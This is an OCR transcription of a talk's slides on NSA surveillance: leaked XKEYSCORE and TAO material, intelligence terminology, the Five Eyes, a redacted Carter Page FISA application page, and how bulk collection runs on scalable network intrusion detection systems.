
Abusing Intrusion Detection: Spying & Censorship


WHAT IF EVERY COUNTRY SPYS ON EACH OTHER
BUT THE AMERICAN GOVERNMENT WAS THE ONLY ONE DUMB ENOUGH TO GET CAUGHT

Something Happened...

- (Pick one)
  (A) A disgruntled Microsoft Sharepoint Administrator
  (B) Whistleblowing Patriot
  in Hawaii walked out with a ton of classified documents
  - Before flying to Hong Kong and ending up a guest of @DarthPutinKGB
- And more leaks since then:
  - The TAO Ant catalog + Tor XKEYSCORE rules
  - The New Zeland XKEYSCORE rules
  - NSA tasking and SIGINT summaries
  - The Shadow Brokers data dump

The NSA Tech Is Nothing Special...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Or the "Gunman" bug
  - A Russian bug installed in typewriters!
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™

But They Use Slightly Different Language


- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc…
- Fingerprint
  - An IDS match
- Implant
  - Malcode or other piece of sabotage
- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:
    You aren't a "US person", outside the US, we can get what we want from within the US
- EO12333
  - You aren't a "US person" and this is outside the US, anything goes!

One More NSA Resource:
Friends and Frenemies...

- The NSA is part of an elite club
  - The 5-eyes (FVEY):
    US, UK, Canada, Australia, New Zealand
  - Rules are "In country X, behave country X's laws"
    - But rules on targeting US persons remain
- Plus a series of "Frenemies"
  - Hey, country A, install this wiretap on a link between you and country B
    - We will follow the rules: We won't spy on your people, you don't spy on ours, and we can see what everyone is doing
    - We cool? 👍
  - Hey, Country B...

And The Paperwork
To Keep US Persons Safe...

- The Carter Page FISA warrant
  - Original warrant application over 60! pages
  - And a huge amount is not boilerplate, but specific analysis showing probable cause that Carter Page was an ***agent of the Russian Federation***
- Then renewals every 60-90 days!



All information is considered
unclassified except where otherwise
shown.

~~TOP SECRET//NOFORN~~

U.S. FOREIGN
INTELLIGENCE
SURVEILLANCE COURT
2016 OCT [redacted]
LEEANN FLYNN HALL
CLERK OF COURT

Classify By: J23J98T32
Reason: (C)
Derived From: FBI NSICG, dated 10-[redacted]-2016
Declassify On: [redacted]

UNITED STATES
FOREIGN INTELLIGENCE SURVEILLANCE COURT
WASHINGTON, D.C.

b1-1
b3-1
b7A-1

(~~S~~) IN RE CARTER W. PAGE, A U.S. PERSON.

Docket Number: [redacted]

b1-1
b3-1
b7A-1

(U) **VERIFIED APPLICATION**

(~~S~~) The United States of America hereby applies to this Court for authority to conduct [redacted] as described herein, pursuant to the Foreign Intelligence Surveillance Act of 1978, as amended, Title 50, United States Code (U.S.C.), §§ [redacted] (FISA or the Act).

b1-1
b3-1
b7A-1
b7E-1, 2, 3, 6

[redacted] 1. (U) <u>**Identity of Federal Officer Making Application**</u> This application is made by [redacted] a Supervisory Special Agent (SSA) of the Federal Bureau of Investigation (**FBI**) whose official duties at FBI Headquarters include supervision of the FBI's investigation of the above-captioned target based upon information officially furnished to [redacted]

b1-1
b3-1
b6-1
b7A-1
b7C-1
b7E-1, 2, 3, 6

~~TOP SECRET//NOFORN~~


Classified by: [redacted]

b1-1

And The NSA Objective...


- For a valid target (Non-US person, outside the US) ...
  Be able to collect ***all*** relevant communications
- This requires the ***capability*** to collect on everyone!
  - After all, a valid target could be ***anyone***, so you need global capability
- You don't know until ***tomorrow*** who you wanted to collect on today
- So the solution:
  Collect everything you feasibly can on ***everybody***
  Store it for as long as you feasibly can

Not About Needles In Haystacks




Wikimedia Photo

Not About
Connecting the Dots



Drift Nets to Create Metadata



HTTP Request:
URL

Spotted .onion
URL: X

.doc file:
Author X

Is an Iphone?

PGP message
key: X

Mojahadeen Secrets
key: X

José Ramón García Ares for Wikipedia

Pulling Threads
To Get Results

Wikimedia Photo

A Thread To Pull: Watching an IRC Chat


```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" (Signals Intelligence)/DNI (Digital Network Intelligence):
Enables identification of AnonDude and developing a "pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take over AnonDude's computer

Start With Your Wiretaps... XKEYSCORE DEEPDIVE



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Do this in OpenFlow:
100 Gbps installs
already done

Is Not BitTorrent?

H(SIP, DIP)

Linear Scaling:
10x the money...
10x the bandwidth!
1u gives 1-5 Gbps

Inside the NIDS

```
GET HT TP /fu bar/  1.1..
```

HTTP Request
URL = /fubar/
Host = ...

```
GET HTTP /b az/?id= 1f413 1.1...
```

HTTP Request
URL = /baz/?id=...
ID = 1f413

```
220  mail.domain.target  ESMTP Sendmail...
```

